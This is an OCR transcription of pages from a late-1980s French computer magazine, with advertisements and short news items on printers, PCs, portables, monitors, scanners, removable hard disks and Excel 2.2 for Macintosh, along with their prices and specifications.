Tout aussi étonnante, la KX-P 1180 est une 9 aiguilles bénéficiant de la même rapidité que sa grande sœur de la série 1100. Ainsi, avec ses modèles de la série 1000 (9 aiguilles) et de la série 1500 (9 et 24 aiguilles), PANASONIC vous propose une gamme complète d'imprimantes matricielles.
Désormais, plus rien ne sera imprimé comme avant, alors savourez votre café et prenez goût au Nouveau Monde électronique.

Panasonic

Le Nouveau Monde électronique.

Panasonic France s.a. 139-141, avenue Charles-de-Gaulle - 92521 Neuilly-sur-Seine Cedex
Tél. : (1) 47 47 11 06 - Télex Napane 614706 F



VOUS
ÉTIEZ TRÈS LOIN
DE VOUS DOUTER
QU'UNE IMPRIMANTE
PUISSE ÊTRE PRESQUE
AUSSI INTELLIGENTE
QUE VOUS.
ET PUIS V'LAN.
VOUS AVIEZ UN FRÈRE ET

J. WALTER THOMPSON.

IMPRIMANTE MATRICIELLE M-3524

Le génie de la famille.

Là, juste devant vous, en vrai, l'imprimante matricielle M-3524. Vous n'en croyez pas vos yeux : 24 aiguilles, 432 cps en élite, un buffer de 56 K, une fonction parking qui vous permettra de choisir entre l'alimentation listing et le feuille à feuille sur simple pression d'un bouton, tableau de bord complet avec mini diagnostic, insertion verticale du papier, acceptabilité des formats A4, A3 et A3 à l'italienne, et de 3 types de rubans dont 1 couleur en standard. Vous saviez qu'elle était intelligente, mais pas à ce point là ! Sa "petite" sœur, la M-4018 est spécialement adaptée aux grands débits : 18 aiguilles, 480 cps en élite, un buffer de 80 K soit environ 40 pages. Quant au reste de la famille, il n'est pas mal non plus avec les petites nouvelles 1818, 1918, 1824 et 1924, 18 ou 24 aiguilles, 80 ou 136 colonnes, couleur en option, dont la vitesse varie de 270 cps à 360 cps, et le prix de 5.350 Frs à 7.950 Frs H.T.* C'est ça l'esprit de famille chez Brother.



BROTHER FRANCE, 8 RUE NICOLAS ROBERT 93623 AULNAY-SOUS-BOIS. TEL : (1) 48.69.96.16

Service lecteur n° 21, voir page 38

brother®


* de 6.345 Frs à 9.428 Frs T.T.C.

VOUS NE LE SAVIEZ PAS.

Nouveau Microsoft Excel 2.2 sur Macintosh.
La micro joue enfin de tous ses atouts pour charmer les



chiffres.



LE TABLEUR PROFESSIONNEL DE RÉFÉRENCE SUR APPLE MACINTOSH.



Finie l'hypnose des tableaux tristes et gris. Le nouvel Excel 2.2 va faire de vous un irrésistible charmeur de chiffres. En effet, le charme d'Excel 2.2 ne connaît plus de limites.

Encore plus puissant et 40 % plus rapide, il utilise la totalité de la mémoire disponible. Sa très large feuille de calcul (16 384 lignes et 256 colonnes) optimise le traitement de vos tableaux.

Encore plus séduisant, il met à votre disposition 256 polices, 6 styles, 8 couleurs exploitables à volonté, des hauteurs de ligne variables et l'ombrage de cellules pour la mise en valeur de vos documents. Les chiffres n'ayant plus rien à vous refuser, vous leur en ferez voir de toutes les couleurs.

Pour tomber sous le charme d'Excel 2.2 sans pour autant perdre la tête, l'audit de la feuille de calcul vous offre la possibilité d'ajouter des mots et des commentaires à n'importe quelle cellule d'un tableau ou d'une macro-commande. Vous pouvez ainsi analyser la cohérence de votre feuille de calcul et visualiser des cellules antécédentes et dépendantes.

Encore plus convivial, Excel 2.2 dispose avec Microsoft Mail 2.0 d'un outil de messagerie électronique intégré. Les mises à jour automatiques avec Microsoft Word 4.0 vous permettront, quant à elles, de créer des documents composés intégrant textes, tableaux et graphiques. Encore un atout majeur pour Microsoft Excel, sa disponibilité sur les trois environnements standards : Macintosh (modèle Plus, SE, II...), Microsoft Windows et MS-OS/2 Presentation Manager.

Maintenant, la micro devient aussi simple qu'un coup de charme.

Pour obtenir la mise à jour de votre ancienne version ou acquérir la visite guidée du produit tapez 3616 code Microsoft ou téléphonez au Service Clients au (1) 69.86.45.72.


Microsoft : 12, avenue du Québec, Z.A. de Courtabœuf, 91957 Les Ulis Cedex et à Infomart La Défense - Stand N° 276 - niveau 2.



Nous civilisons la micro-informatique.

Service lecteur n° 22, voir page 38

14990 F*... Adjugé !



LE COPAM 386 SX

UN CHEF-D'ŒUVRE DE VITESSE D'EXECUTION

UNITÉ CENTRALE

Microprocesseur 80386 SX. Horloge 16/8 Mhz commutable. Emplacement pour coprocesseur 80387 SX.

MÉMOIRES

1 Mo extensible à 8 Mo sur carte mère, à 16 Mo sur carte d'extension. Disquette 1,2 Mo en 5"1/4 (option 1,44 Mo en 3"1/2). Disque dur 20 Mo (option 40, 80, 150 et 320 Mo).

CONFIGURATION

Moniteur monochrome 14" (couleur VGA ou basse radiation en option). Carte vidéo compatible VGA, EGA, CGA, Hercules. 5 slots d'extension libre. BIOS PHŒNIX 386 SX. 2 ports série. 2 ports parallèles.


Vous l'avez enfin votre 386 SX, 16 Mhz. Un chef-d'œuvre du futurisme raisonné, au dynamisme incroyable, pour 14.990 F HT seulement : ce n'est pas vous qui vous laisserez dépasser !


Clavier 102 touches. MS DOS 4.0. Documentation en français. Maintenance site sur contrat (optionnel).

DISPONIBILITÉ

Avec toute la gamme, chez les 350 concessionnaires agréés COPAM, liste sur demande.

- **COPAM France**
  Centre d'Affaires "la Boursidière"
  Bâtiment Champagne, RN 186,
  92357 Le Plessis Robinson Cedex
  Tél. : (1) 46 30 34 34
- **COPAM France "L'Hélios"**
  22-26, Rue Saint-Jean-de-Dieu
  69007 Lyon
  Tél. : 78 69 80 00





* Prix public au 1er novembre 1989 Prix TTC 17.778,14 F

Copam, même nos prix sont des chefs-d'œuvre.

HARD communication


Service lecteur n° 23, voir page 38



OBJECTIF 80486 POUR NCR AUSSI

IBM A EU BEAU COUPER l'herbe sous le pied de ses concurrents les plus dangereux, rien n'y fait : les annonces de machines compatibles IBM PC à base de microprocesseur Intel 80486 abondent… NCR mieux connu pour sa réussite en matière de grands systèmes informatiques, vient, lui aussi, de se mettre sur les rangs : encore à l'état de prototype, son micro-ordinateur PC 486 (dont la disponibilité est prévue pour décembre, si Intel tient ses délais de mise au point) présente les caractéristiques techniques que l'on est en droit d'attendre de ce type de machine : processeur 486 à 25 MHz donc, 2 Mo de mémoire vive en standard, mémoire-cache de 128 Ko, disque dur SCSI de 100 Mo, affichage en mode VGA 16 bits (résolution de 800 x 600 ppp), lecteur de disquettes 3 pouces 1/4 de 1,44 Mo. Le prix du NCR PC 486 n'est pas encore fixé, mais il devrait tourner autour 90 000 HT.


À venir : le NCR PC 486.


La gamme actuelle de NCR : le PC 286, le PC 386SX et le PC 925.

Dans l'immédiat, la gamme du pionnier américain de l'informatique se voir renforcée par quatre autres compatibles IBM. On y trouve d'abord un PC 286 à 12 MHz, un PC 386 à 25 MHz (le PC 925) et un PC 386SX à 16 MHz. En configuration classique, leurs prix varient de 27 500 F HT (pour le PC 286 avec mémoire de 1 Mo, lecteur de disquettes 3 pouces 1/2 et disque dur de 44 Mo) à 93 500 F HT (pour le PC 925 avec 4 Mo de mémoire vive, disque dur de 327 Mo et mémoire-cache de 64 Ko). Le PC 386SX MC, lui, est la version à bus MCA de la machine basée sur le processeur 80386sx ; à configuration à peu près équivalente, il est vendu 500 F moins cher que le modèle à bus AT, soit 39 000 F HT, avec un disque dur de 100 Mo. Précisons que tous les prix indiqués ici concernent des machines équipées d'un écran monochrome ; pour la couleur, il convient d'ajouter 3 300 F HT.

UN MIG SOUS LE BRAS

PUISQUE TOUS LES grands noms de la micro, Apple compris, font désormais dans le portatif, rien d'étonnant si de modestes constructeurs prennent, eux aussi, l'air du temps – avancée des technologies aidant. C'est le cas de CMP Entreprise qui, via son importateur français ETP Bureautique, présente le Mig 32, un compatible IBM PC-AT de 5 kg. Construit autour d'un microprocesseur 80286 à 12 MHz, cet ordinateur portatif est équipé en standard de 1 Mo de mémoire vive, extensible à 4 Mo sur la carte-mère, d'un lecteur de disquettes 3 pouces 1/2 et d'un disque dur de 42 Mo. Le Mig 32 offre une autonomie électrique de 2 h environ ; ses batteries sont rechargeables sur secteur à 110 ou 220 V, mais on peut aussi le connecter à un allume-cigares en 12 V. Avec une résolution de 720 x 400 ppp, l'écran se conforme aux modes Hercules ou CGA, et le clavier est un Azerty à 77 touches. Livré avec un connecteur d'extension 16 bits, deux ports série et un port parallèle, ce petit Mig vaut 24 850 F HT.


Le Mig 32, un portatif de 5 kg.

MICRO-ORDINATEURS



Le portatif M1B de Mercure.

MERCURE INFORMATIQUE et Télématique, connu pour ses mini-ordinateurs et son propre système d'exploitation, s'est lancé dans la micro il y a peu avec une machine transportable, le M1. Poursuivant sur sa lancée, la firme strasbourgeoise présente aujourd'hui le M1B, un portatif construit autour du processeur Intel 80286 à 10 MHz. Il est doté de 1 Mo de mémoire vive, d'un disque dur de 20 Mo, d'un modem V21 (300/300 bps) et V22 (1 200/1 200 bps), et d'un écran à cristaux liquides répondant à la norme CGA. Il offre une autonomie électrique de 3 h et coûte 29 500 F HT.

TANDON EN PLEINE FORME

Après avoir connu des moments difficiles (une situation financière critique), Tandon s'est ressaisi en lançant une ligne de micro-ordinateurs compatibles IBM PC de bonne qualité et les premiers disques



Le PAC/12 en forme de tour.

durs amovibles. Portée par ce bel élan, la firme américaine enrichit aujourd'hui sa gamme de trois nouveaux modèles. Le premier, le PCA/12, construit autour d'un microprocesseur Intel 80286 cadencé à 12 MHz, est doté en standard d'un gestionnaire de mémoire EMS 4.0, qui lui permet d'exploiter pleinement le méga-octet de mémoire vive implanté sur la machine (extensible à 5 Mo sur la carte-mère). Livré avec un disque dur de 40 Mo pour 20 826 F HT, ou de 110 Mo pour 24 114 F HT, le PCA/12 dispose également d'un lecteur de disquettes 5 pouces 1/4 de 1,2 Mo et de six connecteurs



En tour aussi, le Target 386SX.



Le PCA/12, doté en standard d'un gestionnaire de mémoire EMS 4.0.

d'extension. L'écran, lui, coûte entre 1 500 et 4 000 F HT.

Reprenant l'architecture du PCA/12, le PAC/12 s'en distingue par sa forme de tour et la présence en série de deux lecteurs de disques durs amovibles Personal Data Pac. Muni d'un lecteur de disquettes 3 pouces 1/2 ou 5 pouces 1/4 et d'un disque amovible de 40 Mo, le PAC/12 revient à 22 162 F HT, écran non compris. Enfin, pour son troisième nouveau modèle, Tandon se lance lui aussi dans la bagarre des micro-ordinateurs à base de processeur 80386sx : au prix de 25 716 F HT (écran non compris), son Target 386SX est une machine en forme de tour, dotée de 1 Mo de mémoire vive, d'un disque dur de 40 Mo, d'un lecteur de disquettes 5 pouces 1/4 pour 1,2 Mo.

JISTRAL FAIT DES BULL EN SOUS-TRAITANCE

Créée en 1982 en tant que filiale du groupe Bosch spécialisée dans les prestations de télécommunications, Jistral a élargi son activité à la micro-informatique en devenant sous-traitant de Bull. La gamme



Le Jistral J820.



Le Jistral J960, avec microprocesseur Intel 80386.

Jistral de compatibles IBM PC-AT s'enrichit aujourd'hui de deux nouveaux modèles, le J960 et le J820. Le premier, construit autour du microprocesseur Intel 80386 à 25 MHz, est fourni en standard avec 2 Mo de mémoire vive extensible à 6 Mo sur la carte-mère, un disque dur de 100 Mo, un écran couleur VGA et un clavier Azerty à 102 touches. Pour son constructeur, cette machine haut de gamme est particulièrement destinée à jouer le rôle de serveur de réseau ou de station de PAO : elle dispose donc de deux interfaces série, d'un port parallèle et de huit connecteurs d'extension dont un de 32 bits, six de 16 bits et un de 8 bits. La configuration de base est livrée avec un lecteur de disquettes 3 pouces 1/2 et MS-DOS 3.3 pour 72 505 F HT.

Le J820, lui, est construit autour d'un microprocesseur 80286 à 12 MHz ; il est livré avec 1 Mo de mémoire vive extensible à 4 Mo, un disque dur de 20 Mo, deux sorties série, un port parallèle, deux connecteurs d'extension de 16 bits et un de 8, un écran couleur VGA, un clavier Azerty 102 touches et, au choix, un lecteur des disquettes 3 pouces 1/2 ou 5 pouces 1/4. Cette configuration standard vaut 26 514 F HT. Un disque dur de 40 Mo est proposé en option.


PERIPHERIQUES

Agix, importateur des produits conçus par Distributed Processing Technology, propose, pour 24 600 F HT, une carte-contrôleur de disques fonctionnant « en miroir », destinée aux compatibles IBM PC. Un outil très sécurisant puisqu'écriture et lecture se font en parallèle sur deux disques, et qu'en cas d'arrêt de l'un d'eux, le travail est poursuivi sur l'autre sans aucune perte des données. Doté d'un microprocesseur Motorola 68000 et d'une mémoire-cache de 512 Ko extensibles à 16 Mo, cette carte permet des transactions trois à cinq fois plus rapides que celles obtenues avec les cartes spécifiques traditionnelles. Elle se connecte sur toute machine dotée du bus AT (16 bits), sous n'importe quel système d'exploitation, et avec des disques de type ESDI ou ST506.

Service lecteur n° 24, voir page 38

EXTENSION MÉMOIRE D'UN NOUVEAU TYPE

SOUS FORME DE CARTES à enficher dans l'un des connecteurs de l'ordinateur, les dispositifs d'extension de la mémoire vive des compatibles IBM PC sont légion. La All Chargecard, conçue par All Computers, recourt, elle, à un principe très différent. Du fait, surtout, que sa fonction n'est pas à proprement parler d'étendre la mémoire vive de l'ordinateur, mais plutôt de gérer la mémoire étendue : ainsi des systèmes basés sur le microprocesseur 80286 d'Intel peuvent-ils disposer d'un maximum de 16 Mo de mémoire vive étendue, qui sera gérée à la norme LIM/EMS 4.0 comme une mémoire paginée. De surcroît, la All Chargecard gère les adresses de mémoire vive comprises entre 640 Ko et 1 Mo (habituellement réservées à l'affichage et au BIOS), afin d'y charger des pilotes



La All Chargecard.

d'imprimantes ou de réseau, ainsi que des programmes résidents le cas échéant.

La All Chargecard est donc plutôt une petite « carte-fille » qui s'insère, comme le jambon du sandwich, entre la carte-mère et le processeur. Elle ne serait, selon son distributeur Métrologie, « *pas plus difficile à installer qu'un coprocesseur arithmétique* » ; sa mise en œuvre exige toutefois un minimum de maîtrise technique. Commercialisée soit en OEM auprès des constructeurs de micro-ordinateurs, soit directement au grand public, le prix de cette carte d'un nouveau type va de 3 450 à 4 300 F HT selon le microprocesseur.

ÉCRANS NEC PLUS ULTRA

LEADER SUR LE MARCHÉ français des moniteurs, NEC renforce sa position en lançant deux nouveaux écrans haut de gamme pour compatibles IBM ou Macintosh. Alliant faible encombrement et compatibilité étendue, l'écran Multisync 4D,



Multisync 5D de 20 pouces...

d'une diagonale de 16 pouces, supporte aussi bien les normes PGC, VGA, Super CGA et IBM 8514/A (1 024 x 768 ppp entrelacé) que le mode non entrelacé adapté au Mac II. Cet outil de DAO-PAO dispose de quatre connecteurs BNC permettant son raccordement à des contrôleurs vidéo professionnels. Equipé du système Digital Control, il est pré-configuré pour les fréquences de balayage standard (30 à 57 KHz à l'horizontale, 50 à 90 Hz à la verticale). De plus, il comporte un microprocesseur dédié au contrôle et au rappel des réglages courants (dimensions, position de l'image, etc.) ; les contrôleurs non standard sont également acceptés, puisque l'utilisateur peut stocker ses propres configurations en mémoire. Le modèle Myltisync 4D est commercialisé



...et Multisync 4D de 16 pouces.

au prix de 13 900 F HT. Quant au Multisync 5D, il offre une diagonale de 20 pouces et une surface d'affichage de 360 x 370 mm : il est donc destiné aux applications graphiques de très haut niveau, en association avec des contrôleurs vidéo haute performance. Bénéficiant des mêmes caractéristiques techniques de base que le modèle 4D, celui-ci offre une résolution maximale de 1 280 x 1 024 ppp en mode non entrelacé. Proposé au prix de 27 800 F HT, il est compatible avec toutes les cartes VGA, 800 x 600 ppp et 1 024 x 768 ppp (IBM ou Mac II).

SCANNERS SHARP À TOUS PRIX



Scanner haut de gamme de Sharp : le JX 600.

GÉANT DE l'électronique tous azimuts, Sharp s'est peu à peu implanté sur le marché de la micro-informatique grâce à des ordinateurs portatifs de qualité et des scanners couleur haut de gamme. Dans ce dernier domaine, Sharp précise encore ses ambitions en présentant deux scanners inédits, qui viennent compléter la gamme existante à ses deux extrémités.

Le premier, baptisé JX 600, est un produit permettant la numérisation d'images (sur papier ou sur transparent) au format A3 en 16 millions de teintes, avec une résolution de 600 ppp. Il sera commercialisé avec une interface GP-IB autorisant la connexion avec tout compatible IBM PC ou avec un Macintosh, le choix du logiciel de numérisation étant laissé au soin du réseau de distribution. La disponibilité de ce modèle est prévue pour début 1990, au prix de 140 000 F HT environ , interface et logiciel non compris.

À l'autre extrémité de la gamme, Sharp propose le JX 100, un scanner à plat pour images de petites dimensions – documents au format A6 (100 x 160 mm). Capable de reconnaître 260 000 nuances, le JX 100 offre une résolution de 200 ppp, et son interface RS 232 permet de le connecter à tout type de micro-ordinateur (IBM PC, Macintosh, Atari ST, Amiga de Commodore...), équipé d'un logiciel de



Le scanner à plat JX 100.

numérisation destiné à la machine. Essentiellement destiné à des applications graphiques, ce scanner sera, lui aussi, commercialisé l'année prochaine à moins de 10 000 F HT, logiciel non compris.




POUR GÉRER VOS LIAISONS BANCAIRES EN TOUTE SÉCURITÉ À PARTIR DE VOTRE MICRO-ORDINATEUR, SAARI A PENSÉ TÉLÉCOMMUNICATIONS.

Pour que votre entreprise communique facilement avec vos banques, SAARI a pensé à une solution de télétransmission. Elle vous permet de transférer vos données en toute sécurité depuis votre micro-ordinateur avec le logiciel

SAARI, LA GESTION BIEN PENSÉE

Liaisons Bancaires SAARI, soit par disquette, soit par télétransmission grâce au modem SAARI TELBAC.

Le logiciel Liaisons Bancaires place directement votre banque dans votre bureau. Vous gagnez un temps précieux en évitant toute double saisie et vous gérez directement votre portefeuille d'effets. Les coûts administratifs et d'encaissement sont ainsi considérablement réduits.



Cette solution de télécommunication bancaire SAARI vous permet la création et le suivi des opérations d'encaissement et de décaissement : chèques reçus et à payer, effets de commerce, virements et prélèvements, etc.

Vous transmettez alors à la banque, par support magnétique ou modem les ordres de virement, les avis de prélèvement, les LCR et les BOR. Par ailleurs, ce logiciel autorise l'importation de données issues d'autres programmes.

Alors maintenant, pour gérer facilement vos liaisons bancaires, pensez SAARI.

SAARI TELBAC : Système Khéops, marque déposée de la Société PROLEPSE.



SAARI : 37 bis, rue de Villiers, 92200 Neuilly-sur-Seine - Tél. : (1) 47 58 12 42 - Télex : 614 779 - Télécopie : (1) 47 48 13 47 – SAARI Rhône-Alpes : Lyon - Tél. : 78 65 34 34 – SAARI Ouest : Nantes - Tél. : 40 35 28 15 – SAARI Sud-Ouest : Bordeaux - Tél. : 56 98 58 27 – SAARI Sud-Ouest, bureau de Toulouse – Tél. : 61 39 23 24 – SAARI Provence : Marseille - Tél. : 91 73 43 03 – SAARI Provence, bureau de Nice – Tél. : 92 94 48 36 – SAARI Est : Metz - Tél. : 87 75 00 25 – SAARI Formation : 85, rue Taitbout, 75009 Paris - Tél. : (1) 42 80 56 82 – Service télématique : 36 16 Code SAARI.

alliance

Pour en savoir plus sur les programmes et services SAARI, retournez ce coupon à SAARI, 37 bis, rue de Villiers - 92200 Neuilly-sur-Seine.

Société : ____________ Nom/Prénom : ____________

Adresse : ____________

Code postal : ________ Ville : ____________ Téléphone : ____________

SVM

Service lecteur n° 25, voir page 38

QUAND L'INFORMATION CIRCULE DANS L'ENTREPRISE C'EST TOUTE L'ENTREPRISE QUI FRUCTIFIE

"Savoir c'est pouvoir" - Auguste COMTE.

C'est vrai, lorsque les informations parviennent rapidement à vos collaborateurs, leur compétence s'enrichit, leur capacité de décision s'accroît, leur implication devient plus forte, l'image même de l'entreprise progresse à l'intérieur comme à l'extérieur. En s'associant à plusieurs SSII, A plus a multiplié les performances de l'informatique Apple lorsqu'elle est mise au service de la communication entre les hommes. Et c'est ce rôle de conseil à l'écoute des besoins réels de l'entreprise qui est unanimement apprécié par nos clients.

Devenu l'un des premiers distributeurs Apple, A plus vous offre aujourd'hui :

PLUS DE GARANTIES	Avec notre charte d'engagement
PLUS DE SERVICES	Avec notre programme d'assistance
PLUS DE SECURITE	Avec notre veille technologique
PLUS D'ACCESSIBILITE	Avec notre location évolutive
PLUS DE CONVIVIALITE	Avec notre club de rencontres clients
PLUS D'ESPACE	Avec nos centres de Levallois et Paris

Notre objectif : faire fructifier votre entreprise en enrichissant vos collaborateurs grâce à la technologie Apple. Identifions ensemble vos besoins actuels ou à venir ...

Pour plus de performances et plus de plaisir.



CONCESSIONNAIRE AGREE
GRANDS COMPTES APPLE



Service lecteur n° 26, voir page 38

A plus 55, RUE DEGUINGAND 92300 LEVALLOIS-PERRET / TÉL. (1) 47 30 28 00 / 20, RUE CAUMARTIN 75009 PARIS / TÉL. (1) 42 65 02 30

ÇA BOUGE DU CÔTÉ DES DISQUES DURS

SUR UN MARCHÉ DÉJÀ envahi par d'aussi puissants fournisseurs que Tandon ou La Commande Electronique, de nouveaux lecteurs de disques durs amovibles ne cessent pourtant d'apparaître... Il est vrai que le principe de départ relève du bon sens : considérer ce périphérique comme un vulgaire lecteur de disquettes dans lequel on enfiche des disques de 20 à 300 Mo, selon les modèles et les constructeurs. Dans la pratique, cette technique offre deux avantages de taille : d'une part, la possibilité de transfert des données stockées d'un ordinateur à un autre (à condition que les deux lecteurs soient de marque identique, puisqu'il n'existe aucun standard en la matière...) ; de l'autre, la parfaite sécurité de rangement des fichiers, sans avoir à démonter toute sa configuration.



Le Key Pack d'Altec pour environnement IBM ou Macintosh.

Deux nouveaux modèles viennent donc de faire leur apparition. Le premier, le Key Pack d'Altec, s'installe aussi bien dans un environnement IBM PC ou PS/2 que Macintosh. Coûtant 4 890 F HT, ce lecteur peut recevoir des disques durs d'une capacité variant entre 20 Mo (4 960 F HT le disque) et 250 Mo (33 500 F HT) ; selon la capacité, le temps d'accès varie de 12 à 35 ms.


Le second, le Carry Pack de Maverick Communications, s'adapte, lui aussi, aux deux environnements : pour compatibles IBM, son prix varie de 7 930 F HT pour disques de 21 Mo (en 40 ms) à 38 610 F HT pour disques de 172 Mo (15 ms) ; le prix pour Macintosh va de 9 890 F HT pour disques de 21 Mo (40 ms) à 21 580 F HT pour disques de 92 Mo (29 ms).

PERIPHERIQUES

OMP, L'IMPORTATEUR exclusif des disques Ricoh pour la France, présente le RH 5500, dernier-né des disques durs amovibles au format 5 pouces 1/4 fabriqués par la firme japonaise. Pour 12 000 F HT, le RH 5500, qui peut être utilisé tant en unité de travail qu'en sauvegarde, offre une capacité de 50 Mo de mémoire formatée, un temps d'accès de 9 ms et une vitesse de transfert de 10 Mo/s. Grâce à son interface SCSI, il est connectable à tout type d'ordinateur (compatibles IBM PC, XT, AT, ou Macintosh).



Le RH 5500 de Ricoh.

TOP FOR THE MAC est une société française dédiée à l'environnement Macintosh. Elle propose donc de nombreux périphériques pour cette machine, dont les disques durs « parallèles » Bitop qui sont, en fait, deux disques travaillant « en miroir » dans un même boîtier, l'écriture s'effectuant sur les deux disques simultanément ; les prix varient de 9 900 F HT pour des disques de 20 Mo, à 18 900 F HT pour des disques de 80 Mo. La société commercialise également un lecteur de disques durs amovibles : pour 13 900 F HT (+ 1 300 F HT par disque dur supplémentaire), Multitop 40 offre une capacité de 44 Mo, avec un temps moyen d'accès de 25 ms. Enfin, Top for the Mac distribue une carte modem pour Macintosh II baptisée Topmodem 24 ; répondant aux normes V21, V22, V23 et V22bis (2 400 bits par seconde), ce modem est commercialisé, avec le logiciel Pom'Tel 3, au prix de 4 700 F HT.


Disque parallèle Bitop.

LE LASER PREND CERTES de plus en plus de place sur le marché de l'impression, mais les imprimantes matricielles ont encore de beaux jours devant elles. Ainsi la DL4400 de Fujitsu, avec tête à 24 aiguilles : sa vitesse varie de 88 cps en qualité courrier à 264 cps en qualité listing, et 4 polices de caractères sont livrées en standard. La DL4400 vaut 13 000 F HT en monochrome et 14 000 F HT en couleur.

UN NUMÉRISEUR ENROULABLE


Le numériseur souple Gridmaster de Numonics.

